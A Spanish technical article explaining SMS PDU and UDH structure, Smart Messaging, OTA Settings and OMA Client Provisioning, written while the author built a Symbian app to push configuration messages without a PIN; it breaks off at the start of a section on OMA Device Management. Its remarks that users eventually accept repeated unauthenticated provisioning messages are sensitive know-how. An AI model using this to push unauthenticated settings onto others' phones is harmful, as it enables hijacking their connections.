Provisionamiento de configuración a dispositivos móviles

Autor: Javier Vicente Vallejo

Website: http://www.vallejo.cc

Hace unos días tuve que desarrollar una aplicación para Symbian que enviara SMS binarios con provisionamiento de configuración de MMS sin pin a otros dispositivos. En este artículo hablaré de los protocolos, especificaciones, etc… que me encontrado mientras investigaba como hacer lo que quería.

La parte de teoría viene a continuación, y en ella hay un resumen de los puntos más importantes de cada especificación y protocolo. Después de la parte de teoría hay una parte práctica en la que se describen varias pruebas llevadas a cabo.

Sección TEORÍA

Repaso del formato SMS (especialmente el SMS-SUBMIT):

Las especificaciones principales que describen el formato de los SMS son la GSM 03.40 y la GSM 03.38, del European Telecomunications Standards Institude (http://www.etsi.org/). Yo voy a hacer una descripción por encima de este formato (bastante sencillo) enfocada principalmente a los SMS-SUBMIT (los que envía un MS, mobile station, al SC, service center.. es decir, un móvil a la centralita por decirlo de alguna manera), a partir de un ejemplo.

La siguiente información está prácticamente trasladada desde el siguiente link (http://www.dreamfabric.com/sms/), y como se puede ver va sin traducir, pero es sencillo lo que explica.

SMS-SUBMIT:

Octet(s)	Description
00	Length of SMSC information. Here the length is 0, which means that the SMSC stored in the phone should be used. *Note: This octet is optional. On some phones this octet should be omitted! (Using the SMSC stored in phone is thus implicit)*
11	First octet of the SMS-SUBMIT message.
00	TP-Message-Reference. The "00" value here lets the phone set the message reference number itself.
0B	Address-Length. Length of phone number (11)
91	Type-of-Address. (91 indicates international format of the phone number).
6407281553F8	The phone number in semi octets (46708251358). The length of the phone number is odd (11), therefore a trailing F has been added, as if the phone number were "46708251358F". Using the unknown format (i.e. the Type-of-Address 81 instead of 91) would yield the phone number octet sequence 7080523185 (0708251358). Note that this has the length 10 (A), which is even.
00	TP-PID. Protocol identifier
00	TP-DCS. Data coding scheme.This message is coded according to the 7bit default alphabet. Having "04" instead of "00" here, would indicate that the TP-User-Data field of this message should be interpreted as 8bit rather than 7bit (used in e.g. smart messaging, OTA provisioning etc).
AA	TP-Validity-Period. "AA" means 4 days. *Note: This octet is optional, see bits 4 and 3 of the first octet*
0A	TP-User-Data-Length. Length of message. The TP-DCS field indicated 7-bit data, so the length here is the number of septets (10). If the TP-DCS field were set to 8-bit data or Unicode, the length would be the number of octets.
E8329BFD4697D9EC37	TP-User-Data. These octets represent the message "hellohello". How to do the transformation from 7bit septets into octets is shown here

Lo anterior es un mensaje SMS codificado en 8 bits. Los SMS de texto se suelen codificar en 7 bits, es decir, cada 7 bits de la parte de user data es un carácter ascii (algunos teléfonos viejos no lo soportan y no abren bien un mensaje así). Cuando enviamos mensajes binarios codificaremos en 8 bits. En realidad esto da igual, la información que se envía es la misma, es un convenio. También se puede codificar en 16 bits, Unicode, UCS2 (más adelante hablaré de los mensajes Flash, también llamados Blinking SMS o Alert SMS, que se codificación en 16 bit y son clase 0, simplemente eso).

Un mensaje codificado en 8 bits admite 140 caracteres. O lo que es lo mismo, la parte de usuario de un mensaje SMS cualquiera admite 140 octetos. Si lo codificamos en 7 bits nos caben 160 caracteres ascii, si es en 16 bits solo nos caben 70. Si vamos a enviar datos binarios lo que nos importa es eso, que nos caben 140 bytes de información.

Sobre algunos campos de la cabecera del SMS:

El tipo de dirección: con quedarse con que un 91 significa que se va a pasar el número en formato internacional (+34666006600) y 81 nacional (666006600), nos vale. Pero para más información gsm 03.40 y http://www.dreamfabric.com/sms/type_of_address.html.

Sobre el primer octeto del SMS:

Bit no	7	6	5	4	3	2	1	0
Name	TP-RP	TP-UDHI	TP-SRR	TP-VPF	TP-VPF	TP-RD	TP-MTI	TP-MTI

Fieldname	Meaning
TP-RP	Reply path. Parameter indicating that reply path exists.
TP-UDHI	User data header indicator. This bit is set to 1 if the User Data field starts with a header
TP-SRR	Status report request. This bit is set to 1 if a status report is requested
TP-VPF	Validity Period Format. Bit4 and Bit3 specify the TP-VP field according to this table: **bit4 bit3** 0 0 : TP-VP field not present 1 0 : TP-VP field present. Relative format (one octet) 0 1 : TP-VP field present. Enhanced format (7 octets) 1 1 : TP-VP field present. Absolute format (7 octets)

TP-RD	Reject duplicates. Parameter indicating whether or not the SC shall accept an SMS-SUBMIT for an SM still held in the SC which has the same TP-MR and the same TP-DA as a previously submitted SM from the same OA.
TP-MTI	Message type indicator. Bits no 1 and 0 are set to 0 and 1 respectively to indicate that this PDU is an SMS-SUBMIT

De aquí hay cosas importantes sobretodo cuando vamos a escribir el código para enviar SMS binarios en Symbian ya que tendremos que ingeniárnoslas para modificar varios bits de esta cabecera (Symbian no nos deja componer en raw todo el sms y enviarlo sin más.. tendremos que hacer algunos “chanchullos” para enviar lo que queramos).

El TP-UDHI es muy importante. A 1 significa que los datos de usuario llevan cabecera, UDH (User Data Header). Sobre esta cabecera hablaremos luego… ahora solo decir que es muy importante.

El TP-SSR nos da igual pero lo pondremos a cero, que es que no queremos que el SC nos notifique que se ha entregado el mensaje. Si no lo ponemos a cero en el caso de Symbian cada prueba que hagamos nos saldrá en pantalla un molesto popup diciendo que ya se ha entregado el mensaje.

El TP-MTI es importante marcarlo a 01, para decir que es un SUBMIT.

Sobre el PID, protocol identifier: si se quiere saber más: http://www.dreamfabric.com/sms/pid.html o en la gsm 03.40, pero lo vamos a tener siempre a cero.

El data coding scheme: esto es importante. Dependiendo del tipo de mensaje que vayamos a enviar cambian los bits. Generalmente especificaremos que es un mensaje con la parte de User Data Uncompressed, 8 bit encoding y clase 1.

<table>
<tr><td>Coding Group Bits 7..4</td><td>Use of bits 3..0</td></tr>
<tr><td>00xx</td><td>General Data Coding indication
Bits 5..0 indicate the following:
<table>
<tr><td>Bit 5</td><td></td></tr>
<tr><td>0</td><td>Text is uncompressed</td></tr>
<tr><td>1</td><td>Text is compressed</td></tr>
</table>
<table>
<tr><td>Bit 4</td><td></td></tr>
<tr><td>0</td><td>Bits 1 and 0 are reserved and have no message class meaning</td></tr>
<tr><td>1</td><td>Bits 1 and 0 have a message class meaning</td></tr>
</table>
<table>
<tr><td>Bit 3</td><td>Bit 2</td><td>Alphabet being used</td></tr>
<tr><td>0</td><td>0</td><td>Default alphabet</td></tr>
<tr><td>0</td><td>1</td><td>8 bit data</td></tr>
<tr><td>1</td><td>0</td><td>UCS2 (16bit)</td></tr>
<tr><td>1</td><td>1</td><td>Reserved</td></tr>
</table>
<table>
<tr><td>Bit 1</td><td>Bit 0</td><td>Message class</td><td>Description</td></tr>
<tr><td>0</td><td>0</td><td>Class 0</td><td>Immediate display (alert)</td></tr>
<tr><td>0</td><td>1</td><td>Class 1</td><td>ME specific</td></tr>
<tr><td>1</td><td>0</td><td>Class 2</td><td>SIM specific</td></tr>
<tr><td>1</td><td>1</td><td>Class 3</td><td>TE specific</td></tr>
</table>
NOTE: The special case of bits 7..0 being 0000 0000 indicates the Default Alphabet as in Phase 2</td></tr>
<tr><td>0100..1011</td><td>Reserved coding groups</td></tr>
<tr><td>1100</td><td>Message Waiting Indication Group: Discard Message
Bits 3..0 are coded exactly the same as Group 1101, however with bits 7..4 set to 1100 the mobile may discard the contents of the message, and only present the indication to the user.</td></tr>
<tr><td>1101</td><td>Message Waiting Indication Group: Store Message
This Group allows an indication to be provided to the user about status of types of message waiting on systems connected to the GSM PLMN. The mobile may present this indication as an icon on the screen, or other MMI indication. The mobile may take note of the Origination Address for message in this group and group 1100. For each indication supported, the mobile may provide storage for the Origination Address which is to control the mobile indication.
Text included in the user data is coded in the Default Alphabet.
Ehere a message is received with bits 7..4 set to 1101, the mobile shall store the text of the SMS message in addition to setting the indication.
<table>
<tr><td>Bit 3</td><td>Description</td></tr>
<tr><td>0</td><td>Set Indication Inactive</td></tr>
<tr><td>1</td><td>Set Indication Active</td></tr>
</table>
Bit 2 is reserved, and set to 0
<table>
<tr><td>Bit 1</td><td>Bit 0</td><td>Indication Type</td></tr>
<tr><td>0</td><td>0</td><td>Voicemail Message Waiting</td></tr>
<tr><td>0</td><td>1</td><td>Fax Message Waiting</td></tr>
<tr><td>1</td><td>0</td><td>Electronic Mail Message Waiting</td></tr>
<tr><td>1</td><td>1</td><td>Other Message Waiting*</td></tr>
</table>
* Mobile manufacturers may implement the "Other Message Waiting" indication as an additional indication without specifying the meaning. The meaning of this indication is intended to be standardized in the future, so Operators should not make use of this indication until the standard for</td></tr>
</table>

<table>
<tr><td></td><td>this indication is finalized.</td></tr>
<tr><td>1110</td><td>Message Waiting Indication Group: Store Message
The coding of bits 3..0 and functionality of this feature are the same as for the Message Waiting Indication Group above, (bits 7..4 set to 1101) with the exception that the text included in the user data is coded in the uncompressed UCS2 alphabet.</td></tr>
<tr><td>1111</td><td>Data coding/message class
Bit 3 is reserved, set to 0.
<table>
<tr><td>Bit 2</td><td>Message coding</td></tr>
<tr><td>0</td><td>Default alphabet</td></tr>
<tr><td>1</td><td>8-bit data</td></tr>
</table>
<table>
<tr><td>Bit 1</td><td>Bit 0</td><td>Message Class</td><td>Description</td></tr>
<tr><td>0</td><td>0</td><td>Class 0</td><td>Immediate display (alert)</td></tr>
<tr><td>0</td><td>1</td><td>Class 1</td><td>ME specific</td></tr>
<tr><td>1</td><td>0</td><td>Class 2</td><td>SIM specific</td></tr>
<tr><td>1</td><td>1</td><td>Class 3</td><td>TE specific</td></tr>
</table></td></tr>
</table>

SMS-DELIVERY:

Octet(s)	Description
07	Length of the SMSC information (in this case 7 octets)
91	Type-of-address of the SMSC. (91 means international format of the phone number)
72 83 01 00 10 F5	Service center number(in decimal semi-octets). The length of the phone number is odd (11), so a trailing F has been added to form proper octets. The phone number of this service center is "+27381000015". See below.
04	First octet of this SMS-DELIVER message.
0B	Address-Length. Length of the sender number (0B hex = 11 dec)
C8	Type-of-address of the sender number
72 38 88 09 00 F1	Sender number (decimal semi-octets), with a trailing F
00	TP-PID. Protocol identifier.
00	TP-DCS Data coding scheme
99 30 92 51 61 95 80	TP-SCTS. Time stamp (semi-octets)
0A	TP-UDL. User data length, length of message. The TP-DCS field indicated 7-bit data, so the length here is the number of septets (10). If the TP-DCS field were set to indicate 8-bit data or Unicode, the length would be the number of octets (9).
E8329BFD4697D9EC37	TP-UD. Message "hellohello" , 8-bit octets representing 7-bit data.

-

No voy a entrar en detalle en la cabecera del delivery porque practicamente es lo mismo, pero si se quiere leer más sobre ello en el link mencionado arriba o en la 03.40. La cosa es que en un extremo el MS compone un SMS-SUBMIT que llega al SC, pasa por la red y llega al destino por el medio que sea donde otro SC le entrega al MS destino un SMS-DELIVERY creado a partir del SMS-SUBMIT enviado en el origen. También es posible que un SC componga directamente un SMS-DELIVERY para enviar algo a un MS.

Los User Data (UD):

Los datos de usuario, la carga del mensaje SMS. Estos datos pueden o pueden no llevar una cabecera adicional, la UDH. Si no llevan cabecera adicional la carga del mensaje va raw, el formato o el significado de esos datos ya lo habrán convenido emisor y receptor.

Si el bit TP-UDHI de la cabecera SMS va marcado los datos de usuario comienzan con una cabecera con formato estandarizado, la User Data Header o UDH.

La User Data Header (UDH):

Es muy importante, en ella indicaremos el tipo de información que contiene el mensaje (mediante un par de puertos, emisor y destino), o información de concatenación (cuando la información que enviamos supera el tamaño de un SMS de divide en varios y se añade dicha información de concatenación), etcétera...

El primer byte de la UDH contiene el tamaño de toda la UDH menos 1. El resto de la cabecera se compone a base de “chunks”, los information elements. Los dos information elements que nos interesa serían estos:

Information element para especificar puertos:

0x05 – Id de este tipo de information element.

0x04 – Detrás vienen 4 bytes, los dos primeros son el puerto destino y los dos siguientes el origen.

XX XX – puerto de destino.

YY YY – puerto de origen.

Information element para especificar información de concatenación:

00 – Id de este tipo de information element.

03 – Detrás vienen otros 3 bytes.

XX – Message reference. Todos los mensajes que componen una concatenación tienen que tener el mismo valor aquí.

YY – Número total de partes.

ZZ – Índice de la parte actual, van de 1 a YY.

SMS Header (UDHI=1)	UD: UDH (n information elements)	UD: Resto UD (raw data)

Sobre el formato de los sms no hablaré mucho más, hay mucha información en internet para consultar si se quiere saber más. Es un formato sencillo y es nuestra base para enviar información más compleja en la parte de usuario.

Symbian y los SMS en formato binario con UDH:

Symbian es un sistema operativo muy completo, aunque muchas veces para hacer ciertas cosas bastante básicas no nos lo ponen demasiado fácil, la información brilla por su ausencia, y tienes que hacer las cosas mediante algún workaround.

Hay otros medios para enviar un SMS de forma totalmente raw, componiendo por uno mismo todas las cabeceras y demás. Por ejemplo con una estación base con comandos AT a través del puerto serie del pc, etcétera… yo he preferido currarme un programilla para Symbian que recibirá por bluetooth los datos que quiero enviar y compondrá y enviará un SMS binario con lo que yo le diga. Hay también otros teléfonos a los que puedes conectar un adaptador pc-teléfono a través de los cuales con comandos at también podrás enviar los SMS en raw, pero esto no es muy standard y no tengo un teléfono de esos, ni el cable (que suele ser caro). La opción de Symbian me gusta porque mi aplicación funcionará en un montón de teléfonos, incluidos muchos que ahora mismo no existen, podrá ser usada por cualquier otro usuario de un teléfono Symbian.

Como decía parece una cosa sencilla enviar un SMS en un teléfono móvil. De hecho enviar un SMS de texto en Symbian es relativamente fácil, al igual que mandar un MMS con adjuntos, etcétera… pero modificar desde tu programilla las cabeceras del SMS o MMS o lo que sea, no es una tarea nada fácil… al menos a mi no me lo ha parecidoEl código fuente de la aproximación a la que yo he llegado que no se si será la mejor o no, pero funciona. Está en la parte de "cacharreo" del artículo.

Smart Messaging:

Como decía al principio de este artículo mi objetivo inicial era poder enviar mensajes de configuración de punto de acceso a dispositivos móviles, al menos a móviles con Symbian. En mi camino por encontrar una solución a esto me topé con los Smart Messages, así que aprovecharé para explicar por encima de que van y como enviarlos.

Referencias:

Especificación de formato de los Smart messages: Smart_Messaging_Specification_rev_3_0_0.pdf

Smart Messaging FAQ: Smart_Messaging_FAQ_v2_0.pdf

Resumen:

Smart Messaging es simplemente un formato para especificar cierto contenido como ringtones, logos, configuración de parámetros como el punto de acceso a internet (aunque esto no nos vale actualmente), etcétera…

Para enviar un Smart Message lo que hacemos es crear un SMS con UD y UDH. En la UDH ponemos un information element en el que especificaremos unos puertos dependiendo del tipo de smart message que vayamos a enviar. Aquí hay una lista de puertos destino (el origen es indiferente, yo lo pongo a cero):

Port Number (decimal)	*Port Number (hexadecimal)*	*Application/Protocol*
0	*0*	*Default port for transparent (legacy) messages*
80	*50*	*WWW Server (HTTP)*
226	*E2*	*Business Card exchange (MIME vCard) Card reader*
228	*E4*	*Calendar Items (MIME vCalendar) Calendar reader*
5501	*157D*	*Compact Business Card reader (not specified in this document)*
5502	*157E*	*Service Card reader (not specified in this document)*
5503	*157F*	*Internet Access Configuration Data reader*
5504	*1580*	*<RESERVED>*
5505	*1581*	*Ringing Tone reader*
5506	*1582*	*Operator Logo*
5507	*1583*	*CLI Logo*
5508	*1584*	*Dynamic Menu Control Protocol (not specified in this document)l*
5509	*1585*	*<RESERVED>*
5510	*1586*	*<RESERVED>*
5511	*1587*	*Message Access Protocol*
5512	*1588*	*Simple Email Notification*
5513	*1589*	*<RESERVED>*
5514	*158A*	*<RESERVED>*
5580	*15CC*	*Character-mode WWW Access (TTML) (not specified in this document)*
5601	*15E1*	*<RESERVED>*
5603	*15E3*	*<RESERVED>*
8500	*2134*	*<RESERVED>*
8501	*2135*	*<RESERVED>*
8502	*2136*	*<RESERVED>*

Además de especificar los puertos con el information element de puertos, si el contenido del smart message es superior a un SMS habrá que añadir el correspondiente information element para la concatenación.

Ejemplos:

Operator logo message (sin la cabecera sms, sólo a partir de los UD. De la cabecera sms sólo decir que debe ser 8bit encoding, class 1, con UDHI marcado y poco más):

Octet number	Value	Description
1	0B	Length of the User Data Header
2	05	Information Element Identifier (IEI; application port addressing scheme, 16-bit port address)
3	04	Information Element Data Length (IEDL)
4 - 5	15 82	Information Element Data (octets 4 & 5 --> 1582 – destination port)
6 - 7	00 00	Information Element Data (octets 6 & 7 --> 0000 – originator port)
8	00	Information Element Identifier (IEI; concatenated short message, 8-bit reference number)
9	03	Information Element Data Length (IEDL; 3 octets)
10	01	Information Element Data (concatenated short message reference number)
11	02	Information Element Data (total number of concatenated messages (0-255))
12	01	Information Element Data (sequence number of current short message)
13	30	Operator logo version number. ISO-8859-1 character "0"
14 - 15	21 F3	Mobile Country Code (MCC), octets 14 and15, little-endian BCD, filled ih F' F
with ', 123 -> 21 F3 Notice: To see the logo on the phone's screen, octets 14 and 15 must be defined with the settings of the current operator.		
16	54	Mobile Network Code (MNC) coding, little-endian BCD, filled with ', 45 -> 54
17	0A	ISO-8859-1 "Line feed" character
18	00	InfoField; see Smart Messaging Specification 3.0.0 for details.
19	48	The width of the bitmap. Hex 48 -> 72 decimal
20	0E	The height of the bitmap. Hex 0E -> 14 decimal
21	01	The depth of the bitmap (number of gray scales)
22-140	FF FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00 00 FF FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00 00 10 F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	OTA bitmap data

Mediante Smart Messaging podemos enviar también mensajes de configuración de internet access point, configuración de parámetros de email, www hotlist items, sms sc settings, telnet settings, www settings, ftp settings, etc...

Las pruebas que he hecho me hacen pensar que este tipo de mensajes hoy en dia no se emplean para mandar configuraciones, aunque mediante estos mensajes envié un mensaje de configuración de service center de sms a un nokia 6630 y funcionó, y se configuró el service center, pero la configuración de internet access point no funcionó en ningún caso. En un E61 (Symbian 3rd) decía "tipo de mensaje no soportado", en el 6630 (Symbian 2nd) dejaba abrirlo pero al intentar guardar la configuración decía operación no soportada.

Mi conclusión es que los Smart Messages se usaron algún dia para enviar configuraciones pero fueron reemplazados por la solución actual. Además los standards de Smart Messaging eran propiedad de nokia y es posible que otros fabricantes no quisieran adoptar este formato.

Un ejemplo de configuración de SMSC:

La UD debe contener simplemente:

Sname: "nombre"\r\n

Stel: "telefono del centro de control"\r\n

El puerto de destino del information element de la UDH debe ser 157F. El de origen es indiferente, marcarlo a 0000.

Los smart messaging pueden ser útil si se desea enviar la configuración a algún modelo antiguo que la soporte. En cualquier caso incluso los parámetros que se pueden envíar con Smart Messaging son anticuados, no se corresponden con los parámetros actuales de acceso por gprs, umts, etc... Por ejemplo:

Welcome !

Iname:Company
Iuid:User
Ipwd:secret
Itel:+123456789012345
Iip:123.123.123.123
Idns1:123.123.123.123
Idns2:123.123.123.124

Lo anterior es un ejemplo de Smart Message de configuración de IAP básico. El parámetro imprescindible Itel indica el número de teléfono que debe marcarse. Esto era válido para las antiguas interfaces de acceso a internet via modem pero hoy en dia esto está obsoleto por lo que en principio estos mensajes de configuración también lo están. Si bien el envío de ringtones, logos y otros datos sigue siendo soportado (leer la especificación y el faq para ver que tipo de datos podemos enviar sobre un Smart Message).

Flash Messages:

Los flash messages o blinking messages se codifican en unicode (UCS2) y deben ser class 0 (todo esto se marca en el data coding scheme de la cabecera SMS, explicado más arriba). Estos mensajes tienen la característica de ser mostrados directamente en pantalla al recibirse, además de no ser guardados automaticamente por el teléfono.

Podemos enviar mensajes de texto como flash messages, apareciendo así el texto directamente en pantalla, y también podemos enviar Smart Messages (codificando en unicode en vez de 8 bit) como flash messages (en el faq de smart messaging explican como codificar los datos del smart message en unicode). No he probado mucho, pero he intentado enviar un vCalendar como flash message, en unicode, marcando UCS2 y class 0, y poniendo la cadena en unicode en vez de ascii, pero no lo mostraba bien. Sin embargo si pongo la cadena en ascii, aunque haya marcado el encoding como UCS2 y class 0, sí se mostraba bien (pero no como flash). Imagino que en algunos Smart Messages simplemente se ignora el encoding y la clase y se mira directamente el contenido.

Over-The-Air (OTA) Settings:

Después de trastear bastante con Smart Messaging y tras llegar a la conclusión de que de es un sistema anticuado y que no es lo que se está usando actualmente, seguí dando palos de ciego por foros y googleando sin rumbo hasta que dí con esta especificación: Over-The-Air Settings Specification.

Esta especificación creada por Nokia y Ericsson describe un sistema para proporcionar a teléfonos móviles configuraciones over-the-air. Los teléfonos deben soportar lo descrito por esta especificación.

En este sistema las configuraciones son proporcionadas mediante un XML codificado en binario (con WBXML), con un tipo MIME específico dependiendo de la configuración que se esté enviando. La configuración se envía sobre WSP(wireless session protocol) y todo ello sobre SMS, a un puerto WDP predefinido (lo especificamos mediante los information elements de la UDH del SMS que vimos anteriormente. Para settings del browser el puerto es 49999 y para SyncML es 49996).

Los tipos de configuración que podemos enviar con OTA settings son:

- Browser settings (application/x-wap-prov.browser-settings)

  Son usados para proporcionar una configuración al teléfono que le permita establecer una conexión usada para navegar.

- Browser bookmarks (application/x-wap-prov.browser-bookmarks)

  Usado para proporcionar bookmarks al browser del teléfono.

- SyncML settings (application/x-prov.syncset+xml si es texto XML plano, o application/x-prov.syncset+wbxml si es XML codificado en binario con WBXML)

  Usado para proporcionar al teléfono la configuración necesaria para establecer una sesión síncrona con un servidor síncrono. El modelo de seguridad proporcionando la configuración SyncML se basa en el modelo de seguridad de WAP provisioning bootstrap, cuyo proposito es autenticar al emisor de la configuración (más adelante se describe).

La descripción del XML, sus tags, etcétera,… para cada tipo de configuración proporcionada puede leerse en la especificación, es bastante sencillo.

Para convertirlo a binario se usa el standard WBXML. Este standard describe de manera global como realizar una conversión de cualquier XML a binario. En nuestro caso tenemos un XML con un conjunto de tags propios de la especificación OTA settings. El valor de cada tag en binario puede consultarse en el apartado 11 de la especificación OTA settings.

En mi opinión la mejor manera de entender algo es viendo ejemplos. Aquí pongo un documento de nokia en el que explica con ejemplos y muy claramente como crear un XML en el que se envía la configuración MMS y como convertirlo a binario, que significa cada byte, etc...

No voy a decribir más esta especificación aquí ni voy a poner ejemplos, ya que consultando la propia especificación para ver cada tag y su significado, y el ejemplo que decía antes, queda una idea muy clara de todo este sistema.

Open Mobile Alliance, OMA:

Sobre la OMA se puede leer aquí: http://www.openmobilealliance.org/about_OMA/index.html

La OMA desarrolla y mantiene varias especificaciones muy importantes. De algunas de ellas vamos a hablar a continuación.

Los protocolos y especificaciones que están siendo desarrollados por la OMA serán los que empezarán a implantarse poco a poco como el standard en interoperabilidad.

OMA Client Provisioning:

Según OMA, "provisioning" es el proceso por el cual un cliente WAP es configurado con un mínimo de interacción por parte del usuario. El termino cubre tanto el provisionamiento de configuración por aire (over-the-air, OTA), como a través de SIM cards, etcétera…

OMA Client Provisioning permite a los operadores enviar la nueva configuración over the air. El cliente tras recibir esta configuración sólo tiene que guardarla. De esta manera es posible enviar al cliente parámetros de configuración de conectividad de red: access points(portadora a usar,…), proxies,etcétera… También es posible enviar cierta configuración de protocolos a nivel de aplicación, por ejemplo para MMS.

Como se dice en la especificación de la arquitectura del WAP provisioning framework el mecanismo reusa siempre que sea posible la tecnología WAP existente, desde el uso de la WAP stack al uso de WAP push.

Tenemos dos tipos de provisionamiento: el provisionamiento en bootstrap, y el provisionamiento continuo.

¿En qué consiste el bootstrap? Un dispositivo que aún no ha sido "bootstrapped" (inicializado) no tiene medios para conectarse a ningún servicio o contenido WAP. El bootstrap sirve para inicializar el dispositivo con información de conectividad (normalmente un punto de acceso, proxy y un servidor de confianza que le hará el provisionamiento continuo, el TPS, Trusted Provisioning Server) de manera que se le pueda ofrecer un provisionamiento continuo de configuración (figura 3 de la especificación del framework del WAP provisioning).

El TPS es al final una aplicación servidor direccionada por una URL a la que se accede a través de un proxy o directamente, mediante uno o multiples network access points.

Sobre la seguridad:

Todo el sistema de provisionamiento continuo se basa en una relación de confianza entre el dispositivo cliente y el TPS (Trusted Provisioning Server). En el provisionamiento continuo el dispositivo toma la configuración proporcionada por el TPS "pensando" siempre que es la mejor opción para el usuario en todo momento (aunque podría implementarse de manera que siempre notificara al usuario y este decidiera que hacer). Opcionalmente puede existir en la comunicación un Trusted Proxy, que es un WAP Proxy de confianza entre cliente y TPS. El cliente recibe la información a través de él aunque esto no asegura al 100% que toda la información que el WAP proxy le da no sea maliciosa.

Sobre el provisionamiento en bootstrap,… como hemos dicho la identidad del TPS inicialmente se le da al dispositivo móvil mediante bootstrap. La siguiente frase está

extraida directamente de la especificación de la arquitectura:

"The verification of whether an entity that is declared to be trusted in the bootstrap process actually is worthy of end-users trust is outside the scope of the specification"

Nos dice basicamente que si al dispositivo le llega un mensaje de bootstrap diciendole que tal servidor es el TPS y lo acepta, todo el sistema de provisionamiento continuo va a funcionar con ese TPS.

Sin embargo la especificación habla de posibles implementaciones para mejorar la seguridad… para el caso del proceso OTA bootstrap el sistema de seguridad se puede implementar en torno a un secreto compartido entre el cliente y el que proporciona el bootstrap, un certificado, etc… algo que autentique al TPS desde el propio bootstrap.

En la especificación del proceso de bootstrap se comenta más detalladamente el formato de los mensajes bootstrap, así como el sistema de secreto compartido entre cliente y servidor para autenticar el TPS: este sistema consiste en incluir un parametro (llamado MAC, Message Authentication Code) calculado a partir de un pin que el usuario del dispositivo móvil conoce. Dando este pin y calculando el MAC se puede comprobar que el MAC calculado con el pin dado por el usuario y el que viene en el mensaje son iguales y por tanto el mensaje proviene del servidor conocido (el MAC se calcula con el algoritmo HMAC, basado en SHA1). Nota: en la especificación también se comenta que el MAC puede no ir acompañando al mensaje de bootstrap e ir como datos Out of band (esto es simplemente que iría por un medio distinto).

Adaptaciones a los distintos medios para proporcionar la configuración:

- GSM:

  En GSM se usa el IMSI de la tarjeta del teléfono como entrada para calcular el MAC.

  1. SIM: Los datos de bootstrap van almacenados en la SIM/WIN card.
  2. Cell broadcast: la configuración se envía a todos a todos los usuarios de una misma zona, conectados a la misma célula. En este caso no hay pin o secreto compartido (sin embargo la SIM card tiene un código de red, parte del IMSI. La red facilita en todo momento este código de red al dispositivo conectado a ella. El dispositivo comprueba en todo momento que está conectado a la red correcta).
  3. SMS: Iniciado por la red. El shared secret es el IMSI.
  4. USSD: iniciado por la red. El shared secret es el IMSI.
- TDMA:
  1. GUTS.
- CDMA:
  1. SMS.

Formato:

Sobre el formato del bootstrap el tag con el que se proporciona la URL del TPS es PROVURL. Ver especificación del proceso de bootstrap.

Sobre el formato del XML, parámetros, valores, cabeceras MIME, etc… leer la especificación del proceso de provisionamiento continuo donde se detalla todo esto.

Series 60 y OMA Client Provisioning:

En el documento Series 60 y OMA Client Provisioning se hace una descripción de cómo los nuevos modelos de la serie Series60 de Nokia adoptan OMA Client Provisioning como sustitutivo del método propietario OTA Settings (comentado anteriormente y muy similar en realidad al OMA Client Provisioning, posiblemente por ser Nokia uno de los principales promotores de la OMA).

Extraído textualmente del documento:

"Open Mobile Alliance (OMA) Provisioning (see reference document [7]) has replaced the proprietary OTA method (see reference document [3]) on the newest mobile devices. With OMA Provisioning, the user interface has been generalized to reflect the fact that not one, but several applications are being provisioned at a time. This open standard describes how content is formed and sent to the device; it is also an extensible standard, meaning that when new parameters are introduced in the future, present-day devices will continue to work properly. Consequently, XML authors do not have to worry about different device versions when creating XML documents. OMA Provisioning uses WAP Push as a transmission method, which makes it network-independent.

OMA Bootstrap (see reference document [2]) adds security to OMA Provisioning in the form of server authentication. OMA Bootstrap is optional for S60 platform devices covered by this document.

This document is intended to be used as a developer's manual for creating XML documents that can be provisioned to mobile devices compliant with the S60 platform."

El documento mencionado anteriormente, orientado a programadores, describe la manera en que se debe crear un XML para provisionar dispositivos móviles de la serie S60. Este documento es muy interesante porque después de tanta teoría podemos tener un poco de toma de contacto con algo práctico, a través de la descripción del formato del XML que nos da el documento así como de los ejemplos (hay ejemplos tanto para provisionamiento de access point, bootstrap, configuración de parámetros del browser, e-mail,push to tak, incluso OMA DM (que veremos a continuación) y OMA DS,etc… También viene un ejemplo real de una codificación del XML en binario con WBXML. Como digo es un documento interesantísimo que además nos acerca un poco a algo más práctico y más cercano al mundo real.

Además el documento nos habla un poco sobre la seguridad implementada en estos dispositivos. Literalmente:

"OMA Provisioning messages can be explicitly authenticated via OMA Bootstrap (see reference document [2]). This creates a trusted relationship with a provisioning server, which means that further messages from this server are implicitly authenticated. Nonauthenticated messages can be received, but the user will receive a security warning before opening them. Explicit authentication is brought about by using a shared secret method. Four such methods are supported in this product: user PIN, user network PIN, user PIN MAC (Message Authentication Code), and network PIN."

Un detalle muy importante de la frase anterior:
"*Nonauthenticated messages can be received, but the user will receive a security warning before opening them".*

En mi opinión este warning del que habla la frase es el típico warning que un usuario corriente se pasa por el forro después de recibir por enésima vez el mismo OMA Provisioning (algo como "bueno… pues si le he dado 10 veces a <NO> y me sigue llegando el mensaje ahora le voy a dar a <SI> a ver que pasa).

Respecto al shared secret, como decía el párrafo anterior extraido del documento, hay cuatro métodos.

"The shared secret used in the network PIN method is the international mobile system identifier (IMSI) from the phone's SIM card, encoded into semi-octet form (see reference document [6]). In the user PIN and user PIN MAC methods, the user manually enters a secret code known only to the user and the provisioning server. The digits of the user PIN are included in the secret code as corresponding ASCII character values (i.e., as ASCII encoded string). In the user network PIN method, the shared secret is the

encoded IMSI appended with the user PIN."

Es como en la página de Nokia cuando pides que te suministren la configuración te dan un pin que luego tendrás que introducir para poder abrir el mensaje y guardar la configuración.

OMA Device Management Tree and Description Serialization:

Consiste en describir un MO mediante un XML (o WBXML), es decir, como representar un nodo del Management Tree mediante un XML. En la especificación se describe como crear un XML representando un MO, es bastante sencillo. Es útil conocer esto ya que entre otras cosas se usa para proporcinar la información de bootstrap.

OMA Device Management:

Device Management es desarrollado por OMA (Open Mobile Alliance), la versión actual de la especificación es la 1.2:

http://www.openmobilealliance.org/release_program/dm_v1_2C.html

Device Management es el término genérico usado para la tecnología que permite terceras partes llevar a cabo la tarea de configurar los dispositivos móviles a favor del usuario final. Según la especificación normalmente estas terceras partes seran operadores, proveedores de servicio o departamentos de gestión de información corporativa. A través de DM un parte externa podría configurar remotamente parámetros, resolver problemas, instalar o actualizar software.

DM consiste de tres partes:

1. Protocolos y mecanismos.
